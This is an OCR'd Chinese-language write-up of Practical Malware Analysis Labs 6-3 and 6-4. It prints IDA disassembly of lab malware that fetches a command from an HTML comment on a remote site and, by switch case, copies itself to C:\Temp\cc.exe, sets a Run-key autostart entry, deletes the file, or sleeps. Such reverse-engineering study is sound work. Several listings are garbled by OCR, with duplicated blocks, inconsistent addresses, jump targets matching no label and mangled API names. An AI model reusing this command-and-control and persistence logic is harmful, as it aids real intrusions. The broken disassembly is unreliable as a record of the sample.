
```
.text:00A01000 sub_A01000      proc near               ; CODE XREF: _main+6↓p
.text:00A01000
.text:00A01000 var_4           = dword ptr -4
.text:00A01000
.text:00A01000                 push    ebp
.text:00A01001                 mov     ebp, esp
.text:00A01003                 push    ecx
.text:00A01004                 push    0               ; dwReserved
.text:00A01006                 push    0               ; lpdwFlags
.text:00A01008                 call    ds:InternetGetConnectedState
.text:00A0100E                 mov     [ebp+var_4], eax
.text:00A01011                 cmp     [ebp+var_4], 0
.text:00A01015                 jz      short loc_A01028
.text:00A01017                 push    offset aSuccessInterne ; "Success: Internet Connection\n"
.text:00A0101C                 call    sub_A01271
.text:00A01021                 add     esp, 4
.text:00A01024                 mov     eax, 1
.text:00A01029                 jmp     short loc_A0103A
.text:00A0102B ; ---------------------------------------------------------------------------
.text:00A0102B
.text:00A0102B loc_A0102B:                             ; CODE XREF: sub_A01000+15↑j
.text:00A0102B                 push    offset aError1_1NoInte ; "Error 1.1: No Internet\n"
.text:00A01030                 call    sub_A01271
.text:00A01035                 add     esp, 4
.text:00A01038                 xor     eax, eax
.text:00A0103A
.text:00A0103A loc_A0103A:                             ; CODE XREF: sub_A01000+29↑j
.text:00A0103A                 mov     esp, ebp
.text:00A0103C                 pop     ebp
.text:00A0103D                 retn
.text:00A0103D sub_A01000      endp
.text:00A0103D
```

sub_401040 函数：



sub_401130 函数：

```
.text:00A01130 ; int __cdecl sub_A01130(char, LPCSTR lpExistingFileName)
.text:00A01130 sub_A01130      proc near               ; CODE XREF: _main+A0↓p
.text:00A01130
.text:00A01130 var_8           = dword ptr -8
.text:00A01130 phkResult       = dword ptr -4
.text:00A01130 arg_0           = byte ptr  8
.text:00A01130 lpExistingFileName= dword ptr  0Ch
.text:00A01130
.text:00A01130                 push    ebp
.text:00A01131                 mov     ebp, esp
.text:00A01133                 sub     esp, 8
.text:00A01136                 movsx   eax, [ebp+arg_0]
.text:00A0113A                 mov     [ebp+var_8], eax
.text:00A0113D                 mov     ecx, [ebp+var_8]
.text:00A01140                 sub     ecx, 61h
.text:00A01143                 mov     [ebp+var_8], ecx
.text:00A01146                 cmp     [ebp+var_8], 4  ; switch 5 cases
.text:00A0114A                 ja      loc_A011E1      ; jumptable 00A01153 default case
.text:00A01150                 mov     edx, [ebp+var_8]
.text:00A01153                 jmp     ds:off_A011F2[edx*4] ; switch jump
.text:00A01153 ; ---------------------------------------------------------------------------
.text:00A0115A
.text:00A0115A loc_A0115A:                             ; CODE XREF: sub_A01130+23↑j
.text:00A0115A                                         ; DATA XREF: .text:off_A011F2↓o
.text:00A0115A                 push    0               ; jumptable 00A01153 case 0
.text:00A0115C                 push    offset PathName ; "C:\\Temp"
.text:00A01161                 call    ds:CreateDirectoryA
.text:00A01167                 jmp     loc_A011EE
.text:00A01167 ; ---------------------------------------------------------------------------
.text:00A0116C
.text:00A0116C loc_A0116C:                             ; CODE XREF: sub_A01130+23↑j
.text:00A0116C                                         ; DATA XREF: .text:off_A011F2↓o
.text:00A0116C                 push    1               ; jumptable 00A01153 case 1
.text:00A0116E                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:00A01173                 mov     eax, [ebp+lpExistingFileName]
.text:00A01176                 push    eax             ; lpExistingFileName
.text:00A01177                 call    ds:CopyFile0
.text:00A0117D                 jmp     short loc_A011EE
.text:00A0117F ; ---------------------------------------------------------------------------
.text:00A0117F
.text:00A0117F loc_A0117F:                             ; CODE XREF: sub_A01130+23↑j
.text:00A0117F                                         ; DATA XREF: .text:off_A011F2↓o
.text:00A0117F                 push    offset Data     ; jumptable 00A01153 case 2
.text:00A01184                 call    ds:DeleteFile0
.text:00A0118A                 jmp     short loc_A011EE
```



在 0x401000 和 0x401040 处的函数与 Lab 6-2 的一样。在 0x401271 处的是 printf。0x401130 处的函数则是本实验中新出现的。

（2） 这个新的函数使用的参数是什么?

```
.text:004011C0 ; ---------------------------------------------------------------------------
.text:004011C0
.text:004011C0 loc_4011C0:                             ; CODE XREF: sub_401130+23↑j
.text:004011C0                                         ; DATA XREF: .text:off_4011F2↓o
.text:004011C0                 lea     ecx, [ebp+phkResult] ; jumptable 00401153 case 3
.text:004011C3                 push    ecx             ; phkResult
.text:004011C4                 push    0F003Fh         ; samDesired
.text:004011C9                 push    0               ; ulOptions
.text:004011CB                 push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:004011D0                 push    80000002h       ; hKey
.text:004011D5                 call    ds:RegOpenKeyExA
.text:004011DB                 push    0Fh             ; cbData
.text:004011DD                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011E2                 push    1               ; dwType
.text:004011E4                 push    0               ; Reserved
.text:004011E6                 push    offset ValueName ; "Malware"
.text:004011EB                 mov     edx, [ebp+phkResult]
.text:004011EE                 push    edx             ; hKey
.text:004011EF                 call    ds:RegSetValueExA
.text:004011F5                 test    eax, eax
.text:004011F7                 jz      short loc_401202
.text:004011F9                 push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
.text:004011FE                 call    sub_401271
.text:00401203                 add     esp, 4
.text:00401206
.text:00401206 loc_401206:                             ; CODE XREF: sub_401130+93↑j
.text:00401206                 jmp     short loc_401212
.text:00401208 ; ---------------------------------------------------------------------------
.text:00401208
.text:00401208 loc_401208:                             ; CODE XREF: sub_401130+23↑j
.text:00401208                                         ; DATA XREF: .text:off_4011F2↓o
.text:00401208                 push    186A0h          ; jumptable 00401153 case 4
.text:0040120D                 call    ds:Sleep
.text:00401213                 jmp     short loc_401212
.text:00401215 ; ---------------------------------------------------------------------------
.text:00401215
.text:00401215 loc_401215:                             ; CODE XREF: sub_401130+10↑j
.text:00401215                 push    offset aError3_2NotA0a ; jumptable 00401153 default case
.text:0040121A                 call    sub_401271
.text:0040121F                 add     esp, 4
.text:00401222
.text:00401222 loc_401222:                             ; CODE XREF: sub_401130+37↑j
.text:00401222                                         ; sub_401130+ADTj ...
.text:00401222                 mov     esp, ebp
.text:00401224                 pop     ebp
.text:00401225                 retn
.text:00401225 sub_401130      endp
```

```
.text:00401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
.text:00401130 sub_401130      proc near               ; CODE XREF: _main+A8↓p
.text:00401130
.text:00401130 var_8           = dword ptr -8
.text:00401130 phkResult       = dword ptr -4
.text:00401130 arg_0           = byte ptr  8
.text:00401130 lpExistingFileName= dword ptr  0Ch
.text:00401130
.text:00401130                 push    ebp
.text:00401131                 mov     ebp, esp
.text:00401133                 sub     esp, 8
.text:00401136                 movsx   eax, [ebp+arg_0]
.text:0040113A                 mov     [ebp+var_8], eax
.text:0040113D                 mov     ecx, [ebp+var_8]
.text:00401140                 sub     ecx, 61h
.text:00401143                 mov     [ebp+var_8], ecx
.text:00401146                 cmp     [ebp+var_8], 4  ; switch 5 cases
.text:0040114A                 ja      loc_4011E1      ; jumptable 00401153 default case
.text:00401150                 mov     edx, [ebp+var_8]
.text:00401153                 jmp     ds:off_4011F2[edx*4] ; switch jump
.text:0040115A ; ---------------------------------------------------------------------------
.text:0040115A
.text:0040115A loc_40115A:                             ; CODE XREF: sub_401130+23↑j
.text:0040115A                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040115A                 push    0               ; jumptable 00401153 case 0
.text:0040115C                 push    offset PathName ; "C:\\Temp"
.text:00401161                 call    ds:CreateDirectoryA
.text:00401167                 jmp     loc_4011EE
.text:0040116C ; ---------------------------------------------------------------------------
.text:0040116C
.text:0040116C loc_40116C:                             ; CODE XREF: sub_401130+23↑j
.text:0040116C                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040116C                 push    1               ; jumptable 00401153 case 1
.text:0040116E                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:00401173                 mov     eax, [ebp+lpExistingFileName]
.text:00401176                 push    eax             ; lpExistingFileName
.text:00401177                 call    ds:CopyFileA
.text:0040117D                 jmp     short loc_4011EE
.text:0040117F ; ---------------------------------------------------------------------------
.text:0040117F
.text:0040117F loc_40117F:                             ; CODE XREF: sub_401130+23↑j
.text:0040117F                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040117F                 push    offset Data     ; jumptable 00401153 case 2
.text:00401184                 call    ds:DeleteFileA
.text:0040118A                 jmp     short loc_4011EE
```

```
.text:0040118C ; ---------------------------------------------------------------------------
.text:0040118C
.text:0040118C loc_40118C:                             ; CODE XREF: sub_401130+23↑j
.text:0040118C                                         ; DATA XREF: .text:off_4011F2↓o
.text:0040118C                 lea     ecx, [ebp+phkResult] ; jumptable 00401153 case 3
.text:0040118F                 push    ecx             ; phkResult
.text:00401190                 push    0F003Fh         ; samDesired
.text:00401195                 push    0               ; ulOptions
.text:00401197                 push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:0040119C                 push    80000002h       ; hKey
.text:004011A1                 call    ds:RegOpenKeyExA
.text:004011A7                 push    0Fh             ; cbData
.text:004011A9                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011AE                 push    1               ; dwType
.text:004011B0                 push    0               ; Reserved
.text:004011B2                 push    offset ValueName ; "Malware"
.text:004011B7                 mov     edx, [ebp+phkResult]
.text:004011BA                 push    edx             ; hKey
.text:004011BB                 call    ds:RegSetValueExA
.text:004011C1                 test    eax, eax
.text:004011C3                 jz      short loc_4011D2
.text:004011C5                 push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
.text:004011CA                 call    sub_401271
.text:004011CF                 add     esp, 4
.text:004011D2
.text:004011D2 loc_4011D2:                             ; CODE XREF: sub_401130+93↑j
.text:004011D2                 jmp     short loc_4011EE
.text:004011D4 ; ---------------------------------------------------------------------------
.text:004011D4
.text:004011D4 loc_4011D4:                             ; CODE XREF: sub_401130+23↑j
.text:004011D4                                         ; DATA XREF: .text:off_4011F2↓o
.text:004011D4                 push    186A0h          ; jumptable 00401153 case 4
.text:004011D9                 call    ds:Sleep
.text:004011DF                 jmp     short loc_4011EE
.text:004011E1 ; ---------------------------------------------------------------------------
.text:004011E1
.text:004011E1 loc_4011E1:                             ; CODE XREF: sub_401130+10↑j
.text:004011E1                 push    offset aError3_2NotA0a ; jumptable 00401153 default case
.text:004011E6                 call    sub_401271
.text:004011EB                 add     esp, 4
.text:004011EE
.text:004011EE loc_4011EE:                             ; CODE XREF: sub_401130+37↑j
.text:004011EE                                         ; sub_401130+ADTj ...
.text:004011EE                 mov     esp, ebp
.text:004011F0                 pop     ebp
.text:004011F1                 retn
.text:004011F1 sub_401130      endp
```

在调用前，argv 和 var_8 被压入了栈中。在调用 sub_401030 时，先后 push 了 eax 和 ecx，根据函数栈帧结构，该函数有两个参数。argv 的地址的内容存放到了 eax 中，argv 的地址就是 argv[0]的首地址，argv[0]在 main 函数中作为一个指针，指向程序的路径及名称。eax 中存放的就是程序的名称即 Lab06-03.exe 的字符串。


ecx 将 var_8 的内容存放在了 ecx 里。var_8 在 0x0040122D 处被用 AL 设置。EAX 是上一个函数调用的返回结果，而 AL 包含在 EAX 中，而上一个函数调用是 0x401040(下载网页并解析 HTML 注释)，因此，传递给 0x401130 的 var_8 包含了从 HTML 注释中解析出来的指令字符。

```
.text:00401228 ; ---------------------------------------------------------------------------
.text:00401228
.text:00401228 loc_401228:                             ; CODE XREF: _main+12↑j
.text:00401228                 call    sub_401040
.text:0040122D                 mov     [ebp+var_8], al
.text:00401230                 movsx   eax, [ebp+var_8]
.text:00401234                 test    eax, eax
.text:00401236                 jnz     short loc_40123C
.text:00401238                 xor     eax, eax
.text:0040123A                 jmp     short loc_40126D
.text:0040123C ; ---------------------------------------------------------------------------
```

这个新的函数有两个参数，第一个是从 HTML 注释中解析来的指令字符，第二个参数是标准 main 函数的参数中的 argv[0],也就是程序名本身。

（3） 这个函数包含的主要代码结构是什么？

```
.text:004011C0 ; ---------------------------------------------------------------------------
.text:004011C6
.text:004011C6 loc_4011C6:                             ; CODE XREF: sub_401130+23↑j
.text:004011C6                                         ; DATA XREF: .text:off_4011F2↓o
.text:004011C6                 lea     ecx, [ebp+phkResult] ; jumptable 00401153 case 3
.text:004011CF                 push    ecx             ; phkResult
.text:004011D0                 push    0F003Fh         ; samDesired
.text:004011D5                 push    0               ; ulOptions
.text:004011D7                 push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:004011DC                 push    80000002h       ; hKey
.text:004011E1                 call    ds:RegOpenKeyExA
.text:004011E7                 push    0Fh             ; cbData
.text:004011E9                 push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011EE                 push    1               ; dwType
.text:004011F0                 push    0               ; Reserved
.text:004011F2                 push    offset ValueName ; "Malware"
.text:004011F7                 mov     edx, [ebp+phkResult]
.text:004011FA                 push    edx             ; hKey
.text:004011FB                 call    ds:RegSetValueExA
.text:00401201                 test    eax, eax
.text:00401203                 jz      short loc_401102
.text:00401205                 push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
.text:0040120A                 call    sub_401271
.text:0040120F                 add     esp, 4
.text:00401102
.text:00401102 loc_401102:                             ; CODE XREF: sub_401130+93↑j
.text:00401102                 jmp     short loc_4011EE
.text:00401104 ; ---------------------------------------------------------------------------
.text:00401104
.text:00401104 loc_401104:                             ; CODE XREF: sub_401130+23↑j
.text:00401104                                         ; DATA XREF: .text:off_4011F2↓o
.text:00401104                 push    186A0h          ; jumptable 00401153 case 4
.text:00401109                 call    ds:Sleep
.text:0040110F                 jmp     short loc_4011EE
.text:004011E1 ; ---------------------------------------------------------------------------
.text:004011E1
.text:004011E1 loc_4011E1:                             ; CODE XREF: sub_401130+1A7↑j
.text:004011E1                 push    offset aError3_2Not0Ok ; jumptable 00401153 default case
.text:004011E6                 call    sub_401271
.text:004011EB                 add     esp, 4
.text:004011EE
.text:004011EE loc_4011EE:                             ; CODE XREF: sub_401130+37↑j
.text:004011EE                                         ; sub_401130+4D↑j ...
.text:004011EE                 mov     esp, ebp
.text:004011F0                 pop     ebp
.text:004011F1                 retn
.text:004011F1 sub_401130      endp
```



Internet 获取并解析得到的指令字符。这个指令字符被赋给 var_8,最后在 0x0040113D 处加载到 ECX 中。下一条指令是从 ECX 中减掉 0x61(也就是 ASCII 中的字母 a)。因此，如果 arg_0 等于 a,这条指令被执行后，ECX 变为 0。

在 0x00401146 处将 ECX 与 4 进行比较，以判断该指令字符是否 a、b、c、d 或 e。如果是其他结果，就会引发 ja 指令跳转离开这段代码；否则，可以看到这个指令字符被用作跳转表的索引。0x00401153 处，EDX 被乘以 4,这是因为跳转表是一组指向不同执行路径的内存地址，而每个地址的大小是 4 字节，0x00401153 处的跳转表有五条记录。根据参数,其地址处的内容如果是 a 则跳转到 loc_40115A 处；如果是 b 则跳转到 loc_40116C 处;如果是 c 则跳转到 loc_40117F 处;如果是 d 则跳转到 loc_40118C 处;如果是 e 则跳转到 loc_4011D4 处；如果是其它数据则跳转到 loc_4011E1 处。

综上所述，新的函数包含了一条 switch 语句和一个跳转表。

（4） 这个函数能够做什么?

参数为‘a’跳转到 loc_40115A 时，创建了 C:\Temp 的目录;

参数为‘b’跳转到 loc_40116C 时，调用了 CopyFileA 函数，并在之前压入了两个参数，一个是“C:\Temp\cc.exe”,一个是 lpExistingFileName 的内容。lpExistingFileName 是 sub_401130 的第二个参数，根据栈结构的特点，在 sub_401130 函数调用前先压入的 argv 也就是程序本身的名称，lpExistingFileName 就是程序本身的名字。所以跳转到 loc_40116C 时，就是将程序本身的名字复制到 C:\Temp 下并改名为 cc.exe。

参数为‘c’跳转到 loc_40117F 处时，删除了 C:\Temp\cc.exe;

参数为‘d’跳转到 loc_40118C 处时，调用函数 RegOpenKeyExA 打开 Software\Microsoft\Windows\CurrentVersion\Run，然后调用 RegSetValueExA 将 C:\Temp\cc.exe 写进入，设为开启自启动;

参数为‘e’跳转到 loc_4011D4 时，程序休眠 186A0h 毫秒，也就是 100 秒。

综上所述，新的函数可以打印出错信息、删除一个文件、创建一个文件夹、设置一个注册表项的值、复制一个文件，或者休眠 100 秒等。

（5） 在这个恶意代码中有什么本地特征吗?

```
.data:00407168  00000008  C  Malware
.data:00407170  0000002E  C  Software\\Microsoft\\Windows\\CurrentVersion\\Run
.data:004071A0  0000000F  C  C:\\Temp\\cc.exe
.data:004071B0  00000008  C  C:\\Temp
.data:004071B8  0000001F  C  Success: Parsed command is %c\n
.data:004074F0  00000005  C  \xFF\xFF\xFF\xFF
```

在字符串窗口中可以看到本地文件路径，并且通过之前的分析可以知道该恶意代码的本地特征创建了目录 C:\Temp，并在该目录下创建了 cc.exe 程序，然后修改了注册表将 C:\Temp\cc.exe 设为了开机自启动。


综上所述，注册表键 Software\Microsoft\Windows\CurrentVersion\Run\Malware 和文件路径 C:\Temp\cc.exe 都可以当作本地特征。

（6） 这个恶意代码的目的是什么?

该程序先检查是否存在有效的 Internet 连接。如果找不到，程序直接终止。否则，该程序会尝试下载一个网页，该网页包含了一段以<!--开头的 HTML 注释。该注释的第一个字符被用于 switch 语句来决定程序在本地系统运行的下一步行为，包括是否删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件或者休眠 100 秒。


4. Lab6-4

（1） 在实验 6-3 和 6-4 的 main 函数中的调用之间的区别是什么?



```
.text:00A01230 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00A01230 _main           proc near               ; CODE XREF: start+AF↓p
.text:00A01230
.text:00A01230 var_C           = dword ptr -0Ch
.text:00A01230 var_8           = byte ptr -8
.text:00A01230 var_4           = dword ptr -4
.text:00A01230 argc            = dword ptr  8
.text:00A01230 argv            = dword ptr  0Ch
.text:00A01230 envp            = dword ptr  10h
.text:00A01230
.text:00A01230                 push    ebp
.text:00A01231                 mov     ebp, esp
.text:00A01233                 sub     esp, 0Ch
.text:00A01236                 call    sub_A01000
.text:00A0123B                 mov     [ebp+var_4], eax
.text:00A0123E                 cmp     [ebp+var_4], 0
.text:00A01242                 jnz     short loc_A01248
.text:00A01244                 xor     eax, eax
.text:00A01246                 jmp     short loc_A012B1
.text:00A01248 ; ---------------------------------------------------------------------------
.text:00A01248
.text:00A01248 loc_A01248:                             ; CODE XREF: _main+12↑j
.text:00A01248                 mov     [ebp+var_C], 0
.text:00A0124F                 jmp     short loc_A01250
.text:00A01251 ; ---------------------------------------------------------------------------
.text:00A01251
.text:00A01251 loc_A01251:                             ; CODE XREF: _main+7D↓j
.text:00A01251                 mov     eax, [ebp+var_C]
.text:00A01254                 add     eax, 1
.text:00A01257                 mov     [ebp+var_C], eax


.text:00A0125A loc_A0125A:                             ; CODE XREF: _main+1F↑j
.text:00A0125A                 cmp     [ebp+var_C], 5A0h
.text:00A01261                 jge     short loc_A012AF
.text:00A01263                 mov     ecx, [ebp+var_C]
.text:00A01266                 push    ecx
.text:00A01267                 call    sub_A010A0
.text:00A0126C                 add     esp, 4
.text:00A0126F                 mov     [ebp+var_8], al
.text:00A01272                 movsx   edx, [ebp+var_8]
.text:00A01276                 test    edx, edx
.text:00A01278                 jnz     short loc_A0127E
.text:00A0127A                 xor     eax, eax
.text:00A0127C                 jmp     short loc_A012B1
.text:00A0127E ; ---------------------------------------------------------------------------
.text:00A0127E
.text:00A0127E loc_A0127E:                             ; CODE XREF: _main+A8↑j
.text:00A0127E                 movsx   eax, [ebp+var_8]
.text:00A01282                 push    eax
.text:00A01283                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00A01288                 call    sub_A012B5
.text:00A0128D                 add     esp, 8
.text:00A01290                 mov     ecx, [ebp+argv]
.text:00A01293                 mov     edx, [ecx]
.text:00A01295                 push    edx             ; lpExistingFileName
.text:00A01296                 mov     al, [ebp+var_8]
.text:00A01299                 push    eax             ; char
.text:00A0129A                 call    sub_A01150
.text:00A0129F                 add     esp, 8
.text:00A012A2                 push    0EA60h          ; dwMilliseconds
.text:00A012A7                 call    ds:Sleep
.text:00A012AD                 jmp     short loc_A012S1
.text:00A012AF ; ---------------------------------------------------------------------------
.text:00A012AF
.text:00A012AF loc_A012AF:                             ; CODE XREF: _main+31↑j
.text:00A012AF                 xor     eax, eax
.text:00A012B1
.text:00A012B1 loc_A012B1:                             ; CODE XREF: _main+16↑j
.text:00A012B1                                         ; _main+4C↑j
.text:00A012B1                 mov     esp, ebp
.text:00A012B3                 pop     ebp
.text:00A012B4                 retn
.text:00A012B4 _main           endp
```



看到 main 中调用了，sub_401000、sub_401040、sub_4012B5、sub_401150。

sub_401000：

```
.text:00401000 sub_401000      proc near               ; CODE XREF: _main+6↓p
.text:00401000
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ecx
.text:00401004                 push    0               ; dwReserved
.text:00401006                 push    0               ; lpdwFlags
.text:00401008                 call    ds:InternetGetConnectedState
.text:0040100E                 mov     [ebp+var_4], eax
.text:00401011                 cmp     [ebp+var_4], 0
.text:00401015                 jz      short loc_401028
.text:00401017                 push    offset aSuccessInterne ; "Success: Internet Connection\n"
.text:0040101C                 call    sub_4012B5
.text:00401021                 add     esp, 4
.text:00401024                 mov     eax, 1
.text:00401029                 jmp     short loc_40103A
.text:00401028 ; ---------------------------------------------------------------------------
.text:00401028
.text:00401028 loc_401028:                             ; CODE XREF: sub_401000+15↑j
.text:00401028                 push    offset aError1_1NoInte ; "Error 1.1: No Internet\n"
.text:0040102D                 call    sub_4012B5
.text:00401032                 add     esp, 4
.text:00401035                 xor     eax, eax
.text:00401038
.text:0040103A
.text:0040103A loc_40103A:                             ; CODE XREF: sub_401000+29↑j
.text:0040103A                 mov     esp, ebp
.text:0040103C                 pop     ebp
.text:0040103D                 retn
.text:0040103D sub_401000      endp
```

分析得知 0x401000 处的函数是检查 Internet 连接，如果是联网状态则跳转到 loc_401248 处。

loc_401248 处将 var_C 偏移地址处的内容赋值 0，然后无条件跳转到 loc_40125A。在 loc_40125A 处，与 5A0 作比较，jge 指令是如果大于等于则跳转，而之前的变量 var_C 被赋值 0 很显然不能跳转，继续向下执行代码。

sub_401040：

```
.text:004010A0 sub_401040      proc near               ; CODE XREF: _main+37↓p
.text:004010A0
.text:004010A0 Buffer          = byte ptr -230h
.text:004010A0 var_22F         = byte ptr -22Fh
.text:004010A0 var_22E         = byte ptr -22Eh
.text:004010A0 var_22D         = byte ptr -22Dh
.text:004010A0 var_22C         = byte ptr -22Ch
.text:004010A0 hFile           = dword ptr -30h
.text:004010A0 hInternet       = dword ptr -2Ch
.text:004010A0 szAgent         = byte ptr -28h
.text:004010A0 dwNumberOfBytesRead= dword ptr -8
.text:004010A0 var_4           = dword ptr -4
.text:004010A0 arg_0           = dword ptr  8
.text:004010A0                 |
.text:004010A0                 push    ebp
.text:004010A1                 mov     ebp, esp
.text:004010A3                 sub     esp, 230h
.text:004010A9                 mov     eax, [ebp+arg_0]
.text:004010AC                 push    eax
.text:004010AD                 push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
.text:004010B2                 lea     ecx, [ebp+szAgent]
.text:004010B5                 push    ecx             ; char *
.text:004010B6                 call    _sprintf
.text:004010B8                 add     esp, 0Ch
.text:004010BE                 push    0               ; dwFlags
.text:004010C0                 push    0               ; lpszProxyBypass
.text:004010C2                 push    0               ; lpszProxy
.text:004010C4                 push    0               ; dwAccessType
.text:004010C6                 lea     edx, [ebp+szAgent]
.text:004010C9                 push    edx             ; lpszAgent
.text:004010CA                 call    ds:InternetOpenA
.text:004010D0                 mov     [ebp+hInternet], eax
.text:004010D3                 push    0               ; dwContext
.text:004010D5                 push    0               ; dwFlags
.text:004010D7                 push    0               ; dwHeadersLength
.text:004010D9                 push    0               ; lpszHeaders
.text:004010DB                 push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
.text:004010E0                 mov     eax, [ebp+hInternet]
.text:004010E3                 push    eax             ; hInternet
.text:004010E4                 call    ds:InternetOpenUrlA
.text:004010E8                 mov     [ebp+hFile], eax
.text:004010EB                 cmp     [ebp+hFile], 0
.text:004010F1                 jnz     short loc_401001
.text:004010F3                 push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
```


arg_0 是唯一的参数，只有 main 函数调用了 sub_401040，推断 arg_0 始终是从 main 函数中传入的计数器(var_C)。在 0x0040104D 处，arg_0 与一个格式化字符串及一个目标地址一起被压入栈。

sub_401040 下载 HTML 文件并返回注释正文的首地址，如果返回首地址成功则跳转到 loc_40127E。而 loc_40127E 就是打印出注释正文的的第一个字符然后调用 sub_401150 函数，最后休眠 60s，然后无条件跳转到 loc_401251 处。然后看到 sprintf 被调用，创建了一个字符串，并将其存储在目的缓冲区，也就是被标记为 szAgent 的局部变量。在 0x00401066 处，szAgent 被传给了 InternetopenA，也就是说每次计数器递增，User-Agent 也会随之改变。

这个机制可以被管理和监控 web 服务器的攻击者跟踪恶意代码运行了多长时间。


分析得知 sub_401040 是解析 HTML 的方法。

sub_4012B5：



分析得知，0x004012B5 处的函数是 printf。

sub_401150：



分析得知 0x401150 处是 switch 语句。

（2） 什么新的代码结构已经被添加到 main 中?

在 main 函数中加了一个 for 循环语句。

（3） 这个实验的解析 HTML 的函数和前面实验中的那些有什么区别?

进入函数 sub_401040，可以看到相比之前字符串 Internet Explorer 7.50/pma%d 发生了变化，多了一个%d 型的参数，对应变量就是 arg_0 也就是函数调用之前传入的参数，即循环的次数。接下来还调用了一个 sprintf 函数，对传入的字符串进行了格式化，然后传给了 InternetOpenA 函数。

